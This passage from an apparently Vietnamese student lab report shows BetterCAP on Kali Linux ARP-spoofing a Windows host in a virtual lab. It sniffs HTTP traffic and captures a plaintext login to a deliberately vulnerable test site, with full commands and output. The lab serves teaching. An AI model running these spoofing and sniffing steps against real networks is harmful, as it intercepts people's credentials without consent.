
Message:

Request Data - 0 Bytes

Connections: 250 Active Connections: 0 Received Bytes: 0 TCP Ports Connected: 1 UDP Ports Connected: 0

Locked Out Until: 2024-06-06 10:48:31:405

- Bước 8: Phân tích packet dump file chứa traffic đã bắt được trong quá trình tấn công DoS. KFSensor tự động lưu file trong thư mục **kfsensor\dumps**. Để đọc được packet này, dùng phần mềm bắt gói tin Wireshark:



## Chương 8 – Module 11 Session Hijacking

### Lab 1 – Perform sslstrip and Intercept HTTP Traffic through BetterCAP

- Bước 1: Đăng nhập vào Kali Linux, cài đặt công cụ BetterCap:

## Báo cáo thực hành

```
(kali㉿kali)-[~]
$ sudo apt-get install bettercap
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  cython3 libboost-dev libboost1.74-dev libgphoto2-l10n libssl-dev libopenblas-dev libopenblas-pthrea
  libxsimd-dev python3-all-dev python3-backcall python3-beniget python3-future python3-gast python3-j
  python3-rfc3986 python3-unicodecsv zenity zenity-common
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  libpcap0.8t64
The following packages will be REMOVED:
  libpcap0.8
The following NEW packages will be installed:
  bettercap libpcap0.8t64
0 upgraded, 2 newly installed, 1 to remove and 851 not upgraded.
```

- Bước 2:** Truy cập vào phiên làm việc của BetterCap:

```
(kali㉿kali)-[~]
$ sudo bettercap -iface eth0
bettercap v2.32.0 (built for linux amd64 with go1.22.3) [type 'help' for a list of commands]

192.168.95.0/24 > 192.168.95.136 » [10:24:18] [sys.log] [inf] gateway monitor started ...
192.168.95.0/24 > 192.168.95.136 » [
```

- Bước 3:** Dùng lệnh help để xem các thông tin:

```
192.168.95.0/24 > 192.168.95.136 » [10:24:18] [sys.log] [inf] gateway monitor started ...
192.168.95.0/24 > 192.168.95.136 » help

      help MODULE : List available commands or show module specific help if no module name is pr
ovided.
          active : Show information about active modules.
          quit : Close the session and exit.
      File System    sleep SECONDS : Sleep for the given amount of seconds.
          get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
          set NAME VALUE : Set the VALUE of variable NAME.
      read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
          clear : Clear the screen.
      include CAPLET : Load and run this caplet in the current session.
          ! COMMAND : Execute a shell command and print its output.
          alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

any.proxy > not running
api.rest > not running
arp.spoof > not running
c2 > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
```

- Bước 4:** Sử dụng lệnh **net.probe on** để kích hoạt tính năng probing (thăm dò) bằng cách gửi các gói thăm dò khác nhau đến IP trong mạng con hiện tại để phát hiện chúng:

```
192.168.95.0/24 > 192.168.95.136 » net.probe on
192.168.95.0/24 > 192.168.95.136 » [10:26:27] [sys.log] [inf] net.probe starting net.recon as a requ
irement for net.probe
192.168.95.0/24 > 192.168.95.136 » [10:26:27] [sys.log] [inf] net.probe probing 256 addresses on 192
.168.95.0/24
192.168.95.0/24 > 192.168.95.136 » [10:26:27] [endpoint.new] endpoint 192.168.95.254 detected as 00:
50:56:e0:8f:76 (VMware, Inc.).
192.168.95.0/24 > 192.168.95.136 » [10:26:28] [endpoint.new] endpoint 192.168.95.1 (DATHM-UIT) detec
ted as 00:50:56:c0:00:08 (VMware, Inc.).
192.168.95.0/24 > 192.168.95.136 » [10:26:29] [endpoint.new] endpoint 192.168.95.143 (WORKGROUP) det
ected as 00:0c:29:19:68:8e (VMware, Inc.).
```

- Bước 5:** Sau đó dùng lệnh **set arp.spoof.fullduplex true** để khi đặt thành true thì tất cả các mục tiêu và gateway đều sẽ bị tấn công. Và chỉ định mục tiêu để giả mạo, sử dụng lệnh **set arp.spoof.targets 192.168.95.143** (là địa chỉ IP của Windows Server 2012):

## Báo cáo thực hành

```
192.168.95.0/24 > 192.168.95.136 » set arp.spoof.fullduplex true
192.168.95.0/24 > 192.168.95.136 » set arp.spoof.targets 192.168.95.143
192.168.95.0/24 > 192.168.95.136 » [10:30:10] [endpoint.lost] endpoint 192.168.95.143 (WORKGROUP) 00:0c:29:19:68:8e (VMware, Inc.) lost.
```


- Bước 6:** Sử dụng lệnh `arp.spoof on` để bắt đầu ARP spoofer:

```
192.168.95.0/24 > 192.168.95.136 » arp.spoof on
[10:31:31] [sys.log] [inf] arp.spoof enabling forwarding
192.168.95.0/24 > 192.168.95.136 » [10:31:31] [sys.log] [war] arp.spoof could not find spoof targets
192.168.95.0/24 > 192.168.95.136 » [10:31:31] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
```


- Bước 7:** Lệnh `net.sniff on` được sử dụng để khởi động packet sniffer:

```
192.168.95.0/24 > 192.168.95.136 » net.sniff on
192.168.95.0/24 > 192.168.95.136 » [10:34:36] [sys.log] [inf] net.sniff starting net.recon as a requirement for net.sniff
192.168.95.0/24 > 192.168.95.136 » [10:34:36] [endpoint.new] endpoint 192.168.95.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
192.168.95.0/24 > 192.168.95.136 » [10:34:36] [endpoint.new] endpoint 192.168.95.254 detected as 00:50:56:e0:8f:76 (VMware, Inc.).
```

- Bước 8:** Chuyển qua máy Windows Server 2012, mở trình duyệt web và truy cập đến địa chỉ: <http://testhtml5.vulnweb.com>



- Bước 9:** Đăng nhập vào trang web với tài khoản **admin:password**



- Bước 10:** Quay lại máy Kali Linux để phân tích tất cả request gửi từ máy Windows:

```
192.168.95.0/24 > 192.168.95.136 » [10:41:58] [net.sniff.http.request] http 192.168.95.143 SET testhtml5.vulnweb.com/
192.168.95.0/24 > 192.168.95.136 » [10:41:58] [net.sniff.http.response] http 44.228.249.3:80 200 OK → 192.168.95.143 (6.9 kB text/html; charset=utf-8)
```

- Bước 11:** Có thể thấy BetterCap đã thăm dò được thông tin đăng nhập của người dùng mà máy Windows đã nhập:

```
[192.168.95.0/24 > 192.168.95.136] » [10:47:41] [net.sniff.http.request] http 192.168.95.143 POST testhtml5.vulnweb.com/login
POST /login HTTP/1.1
Host: testhtml5.vulnweb.com
Cache-Control: no-cache
Referer: http://testhtml5.vulnweb.com/
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
Content-Length: 32
Connection: Keep-Alive
username=admin&password=password

[192.168.95.0/24 > 192.168.95.136] » [10:47:42] [net.sniff.http.response] http 44.228.249.3:80 200 OK → 192.168.95.143 (6.9 kB text/html; charset=utf-8)
[192.168.95.0/24 > 192.168.95.136] » [10:47:42] [net.sniff.http.response] http 44.228.249.3:80 302 FOUND → 192.168.95.143 (265 B text/html; charset=utf-8)
```

## TÀI LIỆU THAM KHẢO

1. [Đinh Quang Ân, Demo Bài thực hành - Nhóm 1](#) [Trực tuyến] [Truy cập lần cuối 6/6/2024].
2. [Nguyễn Khải Đăng, Demo Bài thực hành - Nhóm 2](#) [Trực tuyến] [Truy cập lần cuối 6/6/2024].

HẾT.